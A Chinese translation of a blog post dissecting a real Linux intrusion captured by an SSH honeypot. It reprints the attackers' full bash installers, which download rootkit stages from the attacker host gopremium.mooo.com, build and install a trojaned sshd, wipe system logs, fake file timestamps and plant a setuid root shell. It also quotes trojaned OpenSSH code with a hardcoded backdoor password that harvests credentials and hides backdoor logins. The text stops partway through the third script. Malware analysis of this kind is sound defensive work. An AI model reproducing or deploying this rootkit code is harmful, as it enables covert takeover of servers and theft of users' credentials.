
传送门
【技术分享】解剖一次真正的 Linux 入侵(第一部分)︰运行SSH MiTM 蜜罐 http://bobao.360.cn/learning/detail/3051.html

正如文章第一部分所说,结构和LiNUX版本的不同会导致不同文件的调用。对于树莓Pi2处理器ARMv6来说,URL是http://gopremium.mooo.com/…/auto/arm61.tgz;ARMv7对应的是一个特定软件包,其中包含mips64、 mips、 vyos64和vyos(这是一个开源的网络操作系统)。
当然也有系统默认版本,那就是http://gopremium.mooo.com/…/auto/default.tgz
在文章第一部分里,我给出了一个p脚本,这里我将陆续给出其余p脚本。
脚本2(p1):编译SSH的木马版本并进行测试
第二个脚本负责检测系统的体系结构。根据架构和Linux版本的不同,添加一些额外的工具帮助执行。
完整的脚本如下所示:
#!/bin/bash
############## OS & RK detection (p1)
############## detecteaza OS, downloadeaza rk si ii face test

rm -rf 1tempfiles ; mkdir 1tempfiles

echo -e "33[0;32m [+] 33[0m33[0m trying to detect OS"
arch=$(uname -m)
kernel=$(uname -r)
if [ -f /etc/lsb-release ]; then
        os=$(lsb_release -s -d)
elif [ -f /etc/debian_version ]; then
        os="Debian $(cat /etc/debian_version)"
elif [ -f /etc/redhat-release ]; then
        os=`cat /etc/redhat-release`
else
        os="UNKNOWN OS $(uname -s) $(uname -r) aborting."
        echo ; exit
fi
echo -e "33[0;32m [+] 33[0m33[0m OS found: $os (arch: $arch kernel: $kernel)"
echo "$os (arch: $arch kernel: $kernel)" > 1tempfiles/os.txt


echo -e "33[0;32m [+] 33[0m33[0m trying to find rk for this OS" # green
if [ "$arch" == "armv7l" ] ; then
        rk="arm71" ; echo "$rk" > 1tempfiles/rk.txt
        echo "..." > 1tempfiles/side_files_dir.txt
        echo -e "33[0;32m [+] 33[0m33[0m $rk.tgz found. downloading rk & install file (p2)" # green
        rm -rf $rk.tgz ; rm -rf p2
        curl --progress-bar -O http://gopremium.mooo.com/.../auto/$rk.tgz
        curl --progress-bar -O http://gopremium.mooo.com/.../auto/p2
        if [ ! -f $rk.tgz ] ; then echo -e "33[0;31m [-] 33[0m33[0m file missing - download failed. aborting" ; echo ; exit ; fi
        if [ ! -f p2 ] ; then echo -e "33[0;31m [-] 33[0m33[0m file missing - download failed. aborting" ; echo ; exit ; fi
        echo -e "33[0;32m [+] 33[0m33[0m starting rk test " # green
        chmod +x p2
        tar mzxf $rk.tgz ; rm -rf $rk.tgz
        maindir=`pwd` ; rkdir="$maindir/$rk"
        cd $rkdir ; ./run test $rk 1>>$maindir/1tempfiles/log.rktest 2>>$maindir/1tempfiles/log.rktest
        echo -e "33[0;32m [+] 33[0m33[0m rk test done (logs in $maindir/1tempfiles/log.rktest). please manually check:"
        echo
        echo "          $rkdir/$rk/test-sshd -p 65535"
        echo "          telnet 127.0.0.1 65535  OR  ssh root@127.0.0.1 -p 65535"
        echo "          killall -9 test-sshd"
        echo
        echo -e "33[0;36m [x] 33[0m33[0m After checking, run the full install: ./p2 " #cyan
        echo

elif [ "$arch" == "armv6l" ] ; then
        rk="arm61" ; echo "$rk" > 1tempfiles/rk.txt
        echo "..." > 1tempfiles/side_files_dir.txt
        echo -e "33[0;32m [+] 33[0m33[0m $rk.tgz found. downloading rk & install file (p2)" # green
        rm -rf $rk.tgz ; rm -rf p2
        curl --progress-bar -O http://gopremium.mooo.com/.../auto/$rk.tgz
        curl --progress-bar -O http://gopremium.mooo.com/.../auto/p2
        if [ ! -f $rk.tgz ] ; then echo -e "33[0;31m [-] 33[0m33[0m file missing - download failed. aborting" ; echo ; exit ; fi
        if [ ! -f p2 ] ; then echo -e "33[0;31m [-] 33[0m33[0m file missing - download failed. aborting" ; echo ; exit ; fi
        echo -e "33[0;32m [+] 33[0m33[0m starting rk test " # green
        chmod +x p2
        tar mzxf $rk.tgz ; rm -rf $rk.tgz
        maindir=`pwd` ; rkdir="$maindir/$rk"
        cd $rkdir ; ./run test $rk 1>>$maindir/1tempfiles/log.rktest 2>>$maindir/1tempfiles/log.rktest
        echo -e "33[0;32m [+] 33[0m33[0m rk test done (logs in $maindir/1tempfiles/log.rktest). please manually check:"
        echo
        echo "          $rkdir/$rk/test-sshd -p 65535"
        echo "          telnet 127.0.0.1 65535  OR  ssh root@127.0.0.1 -p 65535"
        echo "          killall -9 test-sshd"
        echo
        echo -e "33[0;36m [x] 33[0m33[0m After checking, run the full install: ./p2 " #cyan
        echo

elif [ "$arch" == "mips64" ] ; then
        rk="edgeos64" ; echo "$rk" > 1tempfiles/rk.txt
        echo "..." > 1tempfiles/side_files_dir.txt
        echo -e "33[0;32m [+] 33[0m33[0m $rk.tgz found. downloading rk & install file (p2)" # green
        rm -rf $rk.tgz ; rm -rf p2
        curl --progress-bar -O http://gopremium.mooo.com/.../auto/$rk.tgz
        curl --progress-bar -O http://gopremium.mooo.com/.../auto/p2
        if [ ! -f $rk.tgz ] ; then echo -e "33[0;31m [-] 33[0m33[0m file missing - download failed. aborting" ; echo ; exit ; fi
        if [ ! -f p2 ] ; then echo -e "33[0;31m [-] 33[0m33[0m file missing - download failed. aborting" ; echo ; exit ; fi
        echo -e "33[0;32m [+] 33[0m33[0m starting rk test " # green
        chmod +x p2
        tar mzxf $rk.tgz ; rm -rf $rk.tgz
        maindir=`pwd` ; rkdir="$maindir/$rk"
        cd $rkdir ; ./run test $rk 1>>$maindir/1tempfiles/log.rktest 2>>$maindir/1tempfiles/log.rktest
        echo -e "33[0;32m [+] 33[0m33[0m rk test done (logs in $maindir/1tempfiles/log.rktest). please manually check:"
        echo
        echo "          $rkdir/$rk/test-sshd -p 65535"
        echo "          telnet 127.0.0.1 65535  OR  ssh root@127.0.0.1 -p 65535"
        echo "          killall -9 test-sshd"
        echo
        echo -e "33[0;36m [x] 33[0m33[0m After checking, run the full install: ./p2 " #cyan
        echo

elif [ "$arch" == "mips" ] ; then
        rk="edgeos" ; echo "$rk" > 1tempfiles/rk.txt
        echo "..." > 1tempfiles/side_files_dir.txt
        echo -e "33[0;32m [+] 33[0m33[0m $rk.tgz found. downloading rk & install file (p2)" # green
        rm -rf $rk.tgz ; rm -rf p2
        curl --progress-bar -O http://gopremium.mooo.com/.../auto/$rk.tgz
        curl --progress-bar -O http://gopremium.mooo.com/.../auto/p2
        if [ ! -f $rk.tgz ] ; then echo -e "33[0;31m [-] 33[0m33[0m file missing - download failed. aborting" ; echo ; exit ; fi
        if [ ! -f p2 ] ; then echo -e "33[0;31m [-] 33[0m33[0m file missing - download failed. aborting" ; echo ; exit ; fi
        echo -e "33[0;32m [+] 33[0m33[0m starting rk test " # green
        chmod +x p2
        tar mzxf $rk.tgz ; rm -rf $rk.tgz
        maindir=`pwd` ; rkdir="$maindir/$rk"
        cd $rkdir ; ./run test $rk 1>>$maindir/1tempfiles/log.rktest 2>>$maindir/1tempfiles/log.rktest
        echo -e "33[0;32m [+] 33[0m33[0m rk test done (logs in $maindir/1tempfiles/log.rktest). please manually check:"
        echo
        echo "          $rkdir/$rk/test-sshd -p 65535"
        echo "          telnet 127.0.0.1 65535  OR  ssh root@127.0.0.1 -p 65535"
        echo "          killall -9 test-sshd"
        echo
        echo -e "33[0;36m [x] 33[0m33[0m After checking, run the full install: ./p2 " #cyan
        echo

elif [ ! -z "$(uname -a|grep vyos)" ] && [ "$arch" == "x86_64" ] ; then
        rk="vyos64" ; echo "$rk" > 1tempfiles/rk.txt
        echo "..." > 1tempfiles/side_files_dir.txt
        echo -e "33[0;32m [+] 33[0m33[0m $rk.tgz found. downloading rk & install file (p2)" # green
        rm -rf $rk.tgz ; rm -rf p2
        curl --progress-bar -O http://gopremium.mooo.com/.../auto/$rk.tgz
        curl --progress-bar -O http://gopremium.mooo.com/.../auto/p2
        if [ ! -f $rk.tgz ] ; then echo -e "33[0;31m [-] 33[0m33[0m file missing - download failed. aborting" ; echo ; exit ; fi
        if [ ! -f p2 ] ; then echo -e "33[0;31m [-] 33[0m33[0m file missing - download failed. aborting" ; echo ; exit ; fi
        echo -e "33[0;32m [+] 33[0m33[0m starting rk test " # green
        chmod +x p2
        tar mzxf $rk.tgz ; rm -rf $rk.tgz
        maindir=`pwd` ; rkdir="$maindir/$rk"
        cd $rkdir ; ./run test $rk 1>>$maindir/1tempfiles/log.rktest 2>>$maindir/1tempfiles/log.rktest
        echo -e "33[0;32m [+] 33[0m33[0m rk test done (logs in $maindir/1tempfiles/log.rktest). please manually check:"
        echo
        echo "          $rkdir/$rk/test-sshd -p 65535"
        echo "          telnet 127.0.0.1 65535  OR  ssh root@127.0.0.1 -p 65535"
        echo "          killall -9 test-sshd"
        echo
        echo -e "33[0;36m [x] 33[0m33[0m After checking, run the full install: ./p2 " #cyan
        echo

elif [ ! -z "$(uname -a|grep vyos)" ] && [ "$arch" == "i686" ] ; then
        rk="vyos" ; echo "$rk" > 1tempfiles/rk.txt
        echo "..." > 1tempfiles/side_files_dir.txt
        echo -e "33[0;32m [+] 33[0m33[0m $rk.tgz found. downloading rk & install file (p2)" # green
        rm -rf $rk.tgz ; rm -rf p2
        curl --progress-bar -O http://gopremium.mooo.com/.../auto/$rk.tgz
        curl --progress-bar -O http://gopremium.mooo.com/.../auto/p2
        if [ ! -f $rk.tgz ] ; then echo -e "33[0;31m [-] 33[0m33[0m file missing - download failed. aborting" ; echo ; exit ; fi
        if [ ! -f p2 ] ; then echo -e "33[0;31m [-] 33[0m33[0m file missing - download failed. aborting" ; echo ; exit ; fi
        echo -e "33[0;32m [+] 33[0m33[0m starting rk test " # green
        chmod +x p2
        tar mzxf $rk.tgz ; rm -rf $rk.tgz
        maindir=`pwd` ; rkdir="$maindir/$rk"
        cd $rkdir ; ./run test $rk 1>>$maindir/1tempfiles/log.rktest 2>>$maindir/1tempfiles/log.rktest
        echo -e "33[0;32m [+] 33[0m33[0m rk test done (logs in $maindir/1tempfiles/log.rktest). please manually check:"
        echo
        echo "          $rkdir/$rk/test-sshd -p 65535"
        echo "          telnet 127.0.0.1 65535  OR  ssh root@127.0.0.1 -p 65535"
        echo "          killall -9 test-sshd"
        echo
        echo -e "33[0;36m [x] 33[0m33[0m After checking, run the full install: ./p2 " #cyan
        echo


else
        echo -e "33[0;31m [-] 33[0m33[0m rk not found" # red
        echo -e "33[0;32m [+] 33[0m33[0m trying to install files needed for default kit" # green
        echo
        if [ -f /usr/bin/yum ] ; then yum install -y gcc make libgcrypt-devel zlib-devel openssl-devel ; fi
        if [ -f /usr/bin/apt-get ] ; then apt-get update ; apt-get install -y gcc make libgcrypt11-dev zlib1g-dev libssl-dev ; fi
        echo
        echo -ne "33[0;36m [x] 33[0m33[0m press any key to download default rk kit or CTRL+c to exit" #cyan
        read a
        rk="default" ; echo "$rk" > 1tempfiles/rk.txt
        echo ".unix" > 1tempfiles/side_files_dir.txt
        echo -e "33[0;32m [+] 33[0m33[0m downloading default rk kit & install file (p2)" # green
        rm -rf $rk.tgz ; rm -rf p2
        curl --progress-bar -O http://gopremium.mooo.com/.../auto/default.tgz
        curl --progress-bar -O http://gopremium.mooo.com/.../auto/p2
        if [ ! -f $rk.tgz ] ; then echo -e "33[0;31m [-] 33[0m33[0m file missing - download failed. aborting" ; echo ; exit ; fi
        if [ ! -f p2 ] ; then echo -e "33[0;31m [-] 33[0m33[0m file missing - download failed. aborting" ; echo ; exit ; fi
        echo -e "33[0;32m [+] 33[0m33[0m trying to make new rk" # green
        tar mzxf $rk.tgz ; rm -rf $rk.tgz
        maindir=`pwd` ; rkdir="$maindir/$rk"
        cd $rkdir
        rm -rf 1tempfiles/*
        tar zxf openssh-5.9p1-cu-patch-SSHD-eu.tgz -C 1tempfiles/
        cd 1tempfiles/openssh-5.9p1
        ./configure --prefix=/usr --sysconfdir=/etc/ssh
        make
        if [ ! -f sshd ] ; then echo -e "33[0;31m [-] 33[0m33[0m failed to make new rk. aborting" ; echo ; exit ; fi
        rm -rf ../../default/ssh ; mv ssh ../../default/
        rm -rf ../../default/scp ; mv scp ../../default/
        rm -rf ../../default/sftp ; mv sftp ../../default/
        rm -rf ../../default/sshd-* ; mv sshd ../../default/sshd-eu
        cd ../.. ; rm -rf 1tempfiles/*  ### acum sunt in $rkdir
        cd $maindir
        echo -e "33[0;32m [+] 33[0m33[0m starting rk test " # green
        chmod +x p2
        cd $rkdir ; ./run test $rk 1>>$maindir/1tempfiles/log.rktest 2>>$maindir/1tempfiles/log.rktest
        echo -e "33[0;32m [+] 33[0m33[0m rk test done (logs in $maindir/1tempfiles/log.rktest). please manually check:"
        echo
        echo "          $rkdir/$rk/test-sshd -p 65535"
        echo "          telnet 127.0.0.1 65535  OR  ssh root@127.0.0.1 -p 65535"
        echo "          killall -9 test-sshd"
        echo
        echo -e "33[0;36m [x] 33[0m33[0m After checking, run the full install: ./p2 " #cyan
        echo


fi
我们将会看到,默认版本中包含有OpenSSH的源代码,而其他版本中只包含有一些特定的二进制文件。

举个例子,下面是ARMv6 tgz 文件,其中包括二进制文件集 sftp、scp ssh和sshd。

在系统默认情况下,该脚本将执行以下任务:
· 从 http://gopremium.mooo.com/…/auto/default.tgz中下载一个文件
· 从http://gopremium.mooo.com/…/auto/p2中下载一个文件
· 安装编译OpenSSH所需的程序库
· 执行default.tgz文件并编译一个自定义openssh 版本 (5.9)
· 测试最新编译的SSHD 版本是否能够正常工作



该脚本说明了测试这个新sshd的方法。

下一步,该脚本会请求用户运行由p1脚本带出的p2脚本。这个脚本会正式安装SSHD的木马版本(覆盖默认操作系统的二进制文件)。但是在这之前,我要看一下default.tgz 文件中的 OpenSSH 源代码。
OpenSSH源代码的分析
我要检查的第一个东西就是文件的时间戳。大部分文件显示的都是2011年,少部分文件显示的是2016年8月20日,所有我们可以从这些文件开始着手调查。

第一个文件,名为version.h,其中包含了一些很有趣的内容:

默认 SSH 版本已经被更新到了6.0版本 (但是 OpenSSH 编译的代码是还是 5.9 版本)。
进一步分析,我在名为auth-passwd.c的文件中发现了更加有意思的东西:一个默认的后门密码,一些授予默认密码访问权限的代码和其他一些内容。
SECRETPW[2] = 0x74;
SECRETPW[3] = 0x65;
SECRETPW[0] = 0x50;
SECRETPW[1] = 0x52;
SECRETPW[4] = 0x73;
SECRETPW[6] = 0x44;
SECRETPW[5] = 0x74;

ILOG[10] = 0x70;
ILOG[3] = 0x63;
ILOG[8] = 0x2f;
ILOG[7] = 0x31;
ILOG[0] = 0x2f;
ILOG[6] = 0x31;
ILOG[1] = 0x65;
ILOG[5] = 0x58;
ILOG[2] = 0x74;
ILOG[12] = 0x00;
ILOG[4] = 0x2f;
ILOG[9] = 0x2e;
ILOG[11] = 0x72;

        if (!strcmp(password, SECRETPW)) {
                secret_ok=1;
                return 1;
        }

        result = sys_auth_passwd(authctxt, password);
        if(result){
                if((f=fopen(ILOG,"a"))!=NULL){
                        fprintf(f,"%s:%s from %sn",authctxt->user, password, get_remote_ipaddr());
                        fclose(f);
                                            }
                }
                else
                    {
                    if (file = fopen("/tmp/.unix", "r"))
                        {
                        fclose(file);
                        if((f=fopen(ILOG,"a"))!=NULL){
                            fprintf(f,"denied : %s:%s from %sn",authctxt->user, password, get_remote_ipaddr());
                            fclose(f);
                                                }
                        }
                    }
密码被存储在 SECRETPW 数组中,并且如果成功匹配,就会被授予访问权限。密码是以十六进制表示的。
>>> "50527465737444".decode("hex")'PRtestD'
此外,在代码中有一个 ILOG 数组,代码会在之后的过程中将其作为文件来引用。使用 fopen 和参数 'a'可以打开这个文件,这就意味着该文件可以在末尾追加数据。文件中存储了相当多的数据:用户名、密码和远程IP。
同样的,文件名也是十六进制形式。
>>> "2f6574632f5831312f2e707200".decode("hex")'/etc/X11/.prx00'
使用任意有效用户名和密码'PRtestD都可以进入系统,但是用户记录并不会显示在系统命令中。然而如果使用正常的密码就不会发生这种情况,这似乎是某种Rootkit行为。
/ etc/X11/.pr文件当中包含了所有已经成功登陆系统的用户名和密码。此外,文件中还包含了从主机中发出的所有SCP/SFTP/SSH连接。
我在 sshlogin.c文件中发现了一些代码会检查输入的密码是否是后门密码。如果是的,就不会保存此次访问记录。这真的是隐藏访问的好办法。
/* * Records that the user has logged in.  I wish these parts of operating * systems were more standardized. */voidrecord_login(pid_t pid, const char *tty, const char *user, uid_t uid,
    const char *host, struct sockaddr *addr, socklen_t addrlen)
{
        struct logininfo *li;

        /* save previous login details before writing new */
        store_lastlog_message(user, uid);

        li = login_alloc_entry(pid, user, host, tty);
        login_set_addr(li, addr, addrlen);
        if(!secret_ok || secret_ok!=1){
                login_login(li);
                login_free_entry(li);
        }
}
...
..
/* Records that the user has logged out. */void
record_logout(pid_t pid, const char *tty, const char *user)
{
        struct logininfo *li;

        li = login_alloc_entry(pid, user, NULL, tty);
        if(!secret_ok || secret_ok!=1){
                login_logout(li);
                login_free_entry(li);
        }
}
脚本3(p2):安装木马SSH工具
脚本p2的作用是将原来系统中的 SSH 二进制文件替换为木马版本。完整的脚本如下︰
#!/bin/bash############## RK full install (p2)
# echo -e "33[0;31m [-] 33[0m33[0m" # red# echo -e "33[0;32m [+] 33[0m33[0m" # green# echo -e "33[0;36m xxx 33[0m33[0m" #cyan
echo

os=`cat 1tempfiles/os.txt`
rk=`cat 1tempfiles/rk.txt`
side_files_dir=`cat 1tempfiles/side_files_dir.txt`
maindir=`pwd`

echo -e "33[0;32m [+] 33[0m33[0m starting full rk install" # green
rkdir="$maindir/$rk"
cd $rkdir ; ./run install $rk 1>>$maindir/1tempfiles/log.rkinstall 2>>$maindir/1tempfiles/log.rkinstall
size_rk=`wc -c < $rk/sshd-eu`
size_sshd=`wc -c < /usr/sbin/sshd`if [ "$size_rk" != "$size_sshd" ] ; then  echo -e "33[0;31m [-] 33[0m33[0m something is wrong. aborting. check ($maindir/1tempfiles/log.rkinstall)" ; echo ; exit ; fi
echo -e "33[0;32m [+] 33[0m33[0m rk install done (logs in $maindir/1tempfiles/log.rkinstall)"

cd $maindir
echo -e "33[0;32m [+] 33[0m33[0m downloading rkip install file (p3)" # green
rm -rf p3
curl --progress-bar -O http://gopremium.mooo.com/.../auto/p3if [ ! -f p3 ] ; then echo -e "33[0;31m [-] 33[0m33[0m file missing - download failed. aborting" ; echo ; exit ; fi
chmod +x p3 ; ./p3
该脚本会调用“运行”脚本,这是default.tgz 软件包的一部分,已经在脚本 2 (p1) 中用于测试 SSHD 的编译版本。
它的功能主要如下:
· 覆盖日志文件来删除入侵证据
·
/var/log/messages, /var/log/secure, /var/log/lastlog, /var/log/wtmp· 定义一个函数来更改已修改文件的时间戳。此函数是 luam_timestamp()
· 创建一个/etc/pps目录,用来保存之后会用到的文件。
· 创建一个/etc/X11/.pr文件,用来保存所有的用户名及密码。
·编译一个 goprem.c 文件,用来收集本地根外壳代码。文件内容如下:
#include <unistd.h>int main(void) {
       setgid(0); setuid(0);
       execl("/bin/sh","sh",0); }
最后用木马版本覆盖SSH二进制文件,并更改时间戳:
/usr/sbin/sshd, /usr/bin/ssh, /usr/bin/sftp, /usr/bin/scp
脚本内容:
#!/bin/bash
# echo -e "33[0;31m [-] 33[0m33[0m" # red# echo -e "33[0;32m [+] 33[0m33[0m" # green# echo -e "33[0;36m xxx 33[0m33[0m" #cyan
if [ $# != 2 ]; then good=0 ; fi
if [ "$1" == "test" ] ; then
 test=1
elif [ "$1" == "install" ] ; then
 install=1else
 good=0
fi
if [ "$good" = "0" ] ; then
 echo
        echo -e "33[0;31m $0 [test | install] [rk kit] 33[0m33[0m" # red
        echo -e "33[0;36m example: $0 test 2centos6-32bits 33[0m33[0m" #cyan
 echo
 exit
fi
if [ ! -s "$2" ] ; then
 echo
 echo -e "33[0;31m $2 is not a valid rk kit 33[0m33[0m" # red
 echo
 exit
fi

### verificam daca e instalat ce folosim
DEP=('/usr/bin/curl''/bin/sed''/usr/bin/gcc'
)for t in "${DEP[@]}" ; do
        if [ -f $t ] ; then
                echo -ne "33[0;32m [+] 33[0m33[0m" # green
                echo "$t - found"
        else
                echo -ne "33[0;31m [-] 33[0m33[0m" # red
                echo "$t - MISSING OR EMPTY"
                good=0
        fi
doneif [ "$good" = "0" ] ; then echo "Some files are missing or empty. Existing." ; echo ; exit ; fi

######## golim logurile de pe server - pe viitor tb gasita alta varianta> /var/log/messages> /var/log/secure> /var/log/lastlog> /var/log/wtmp# EOF golim logurile de pe server - pe viitor tb gasita alta varianta

######## facem directorul si fiserul de unde luam timestamp si facem functia
mkdir /usr/lib/libu.a/ 2>/dev/null
echo "timestamp" > /usr/lib/libu.a/TS04840203583
touch -r /usr/sbin/sshd /usr/lib/libu.a
touch -r /usr/sbin/sshd /usr/lib/libu.a/TS04840203583
luam_timestamp() {
  touch -r /usr/lib/libu.a/TS04840203583 $1
  }####### EOF facem directorul si fiserul de unde luam timestamp si facem functia

########################################## test partif [ "$test" = "1" ] ; then
 # echo "doing test"
 if [ -s "$2/run-libcheck" ] ; then
  cd $2
  ./run-libcheck
  cd ..
 fi
 echo
 echo -e "33[0;36m [x] setting up permissions 33[0m33[0m" #cyan
 echo -ne "33[0;32m [+] 33[0m33[0m" ; echo "permision 400 for /etc/ssh/ssh_host*" ;  chmod 400 /etc/ssh/ssh_host*
 echo -ne "33[0;32m [+] 33[0m33[0m" ; echo "creating: /var/empty" ;  mkdir /var/empty 1>/dev/null 2>/dev/null

 echo
        echo -e "33[0;36m [x] moving sshd config files 33[0m33[0m" #cyan
                echo -ne "33[0;32m [+] 33[0m33[0m" ; echo /etc/ssh/sshd_config
                        cp -f sshd_config /etc/ssh
   luam_timestamp /etc/ssh/sshd_config
                echo -ne "33[0;32m [+] 33[0m33[0m" ; echo /etc/ssh/ssh_config
                        cp -f ssh_config /etc/ssh
   luam_timestamp /etc/ssh/ssh_config

 echo
 echo -e "33[0;36m [x] test ended. Now test the sshd :) 33[0m33[0m" #cyan
 cd $2
 rm -rf test-sshd ; cp sshd-eu test-sshd
 cd ..
 maindir=`pwd` ; workdir="$maindir/$2"
 echo " $workdir/test-sshd -p 65535"
 echo " telnet 127.0.0.1 65535 / ssh root@127.0.0.1 -p 65535"
 echo " killall -9 test-sshd"

 echo
 echo -e "33[0;36m [x] Daca totul e bine, ruleaza ./run install $2 33[0m33[0m" #cyan
 echo
exit
fi# EOF test part

########################################## install partif [ "$install" = "1" ] ; then
 echo
        echo -e "33[0;36m [x] creating sniffer files and main dir 33[0m33[0m" #cyan
  echo -ne "33[0;32m [+] 33[0m33[0m" ; echo "Creating: /etc/pps"
   mkdir /etc/pps ; chmod 777 /etc/pps/
   luam_timestamp /etc/pps
  echo -ne "33[0;32m [+] 33[0m33[0m" ; echo "Creating: /etc/X11/.pr"
   mkdir /etc/X11 ; chmod 777 /etc/X11/ ; > /etc/X11/.pr
   luam_timestamp /etc/X11/.pr

 echo
 echo -e "33[0;36m [x] creating goprem dir & file (suid) 33[0m33[0m" #cyan
  echo -ne "33[0;32m [+] 33[0m33[0m" ; echo "creating: /usr/include/arpa"
   mkdir /usr/include 1>/dev/null 2>/dev/null
   mkdir /usr/include/arpa 1>/dev/null 2>/dev/null
  echo -ne "33[0;32m [+] 33[0m33[0m" ; echo "gcc goprem.c & moving"
   gcc goprem.c -o goprem 2>/dev/null
   mv goprem /usr/include/arpa/
                        chown root:root /usr/include/arpa/goprem
                        chmod +s /usr/include/arpa/goprem
   luam_timestamp /usr/include/arpa/goprem

 echo
 echo -e "33[0;36m [x] getting permisions in 33[0m33[0m" #cyan
  echo -ne "33[0;32m [+] 33[0m33[0m" ; echo "/usr/sbin"
   chattr -R -aui /usr/sbin/ 1>/dev/null 2>/dev/null
  echo -ne "33[0;32m [+] 33[0m33[0m" ; echo "/usr/bin"
   chattr -R -aui /usr/bin/ 1>/dev/null 2>/dev/null
  echo -ne "33[0;32m [+] 33[0m33[0m" ; echo "/bin"
   chattr -R -aui /bin/ 1>/dev/null 2>/dev/null

 echo
 echo -e "33[0;36m [x] replacing system files 33[0m33[0m" #cyan
  maindir=`pwd` ; workdir="$maindir/$2"
  echo -ne "33[0;32m [+] 33[0m33[0m" ; echo "saving server's sshd in /etc/pps/old-srvf/"
   mkdir /etc/pps/old-srvf ; cp /usr/sbin/sshd /etc/pps/old-srvf/old55hd
   luam_timestamp /etc/pps/old-srvf
   luam_timestamp /etc/pps/old-srvf/old55hd
  echo -ne "33[0;32m [+] 33[0m33[0m" ; echo "/usr/sbin/sshd"
   cp -f $workdir/sshd-eu /usr/sbin/sshd
   luam_timestamp /usr/sbin/sshd
  echo -ne "33[0;32m [+] 33[0m33[0m" ; echo "/usr/bin/ssh"
   cp -f $workdir/ssh /usr/bin/ssh
   luam_timestamp /usr/bin/ssh
  echo -ne "33[0;32m [+] 33[0m33[0m" ; echo "/usr/bin/sftp"
   cp -f $workdir/sftp /usr/bin/sftp
   luam_timestamp /usr/bin/sftp
  echo -ne "33[0;32m [+] 33[0m33[0m" ; echo "/usr/bin/scp"
   cp -f $workdir/scp /usr/bin/scp
   luam_timestamp /usr/bin/scp

 echo
 echo -e "33[0;36m [x] moving to the last step (sshd restart file) 33[0m33[0m" #cyan
 echo " mv s_res /tmp/.bla ; cd /tmp/.bla ; rm -rf rkkit*"
 echo " nohup ./s_res 1>/dev/null 2>/dev/null "
 echo " tar zxf side_files.tgz -C /etc/pps ; cd /etc/pps/side_files ; rm -rf /tmp/.bla"
 echo
exit
fi
# EOF install part
脚本4(p3):
该脚本是由脚本p2通过指令curl –progress-bar -O http://gopremium.mooo.com/…/auto/p3调用的。
同样的,这个脚本会从http://gopremium.mooo.com/…/auto/side_files.tgz
调用一些其他工具。
在仔细研究附加脚本内容和其用处之前,我要先检查一下输出。
这里有几个值得注意的地方,但是最有趣的是最后一行显示了被入侵系统的所有信息以及主机IP。甚至还为该系统分配了一个独特的ID。网络罪犯们保存这样的信息是为了跟踪所有的入侵系统。

P3脚本的完整内容如下所示:
#!/bin/bash
############## rkip install (p3)
# echo -e "33[0;31m [-] 33[0m33[0m" # red
# echo -e "33[0;32m [+] 33[0m33[0m" # green
# echo -e "33[0;36m xxx 33[0m33[0m" #cyan
os=`cat 1tempfiles/os.txt`
rk=`cat 1tempfiles/rk.txt`
side_files_dir=`cat 1tempfiles/side_files_dir.txt`
maindir=`pwd`
echo -e "33[0;32m [+] 33[0m33[0m downloading rkip" # green
rm -rf side_files.tgz
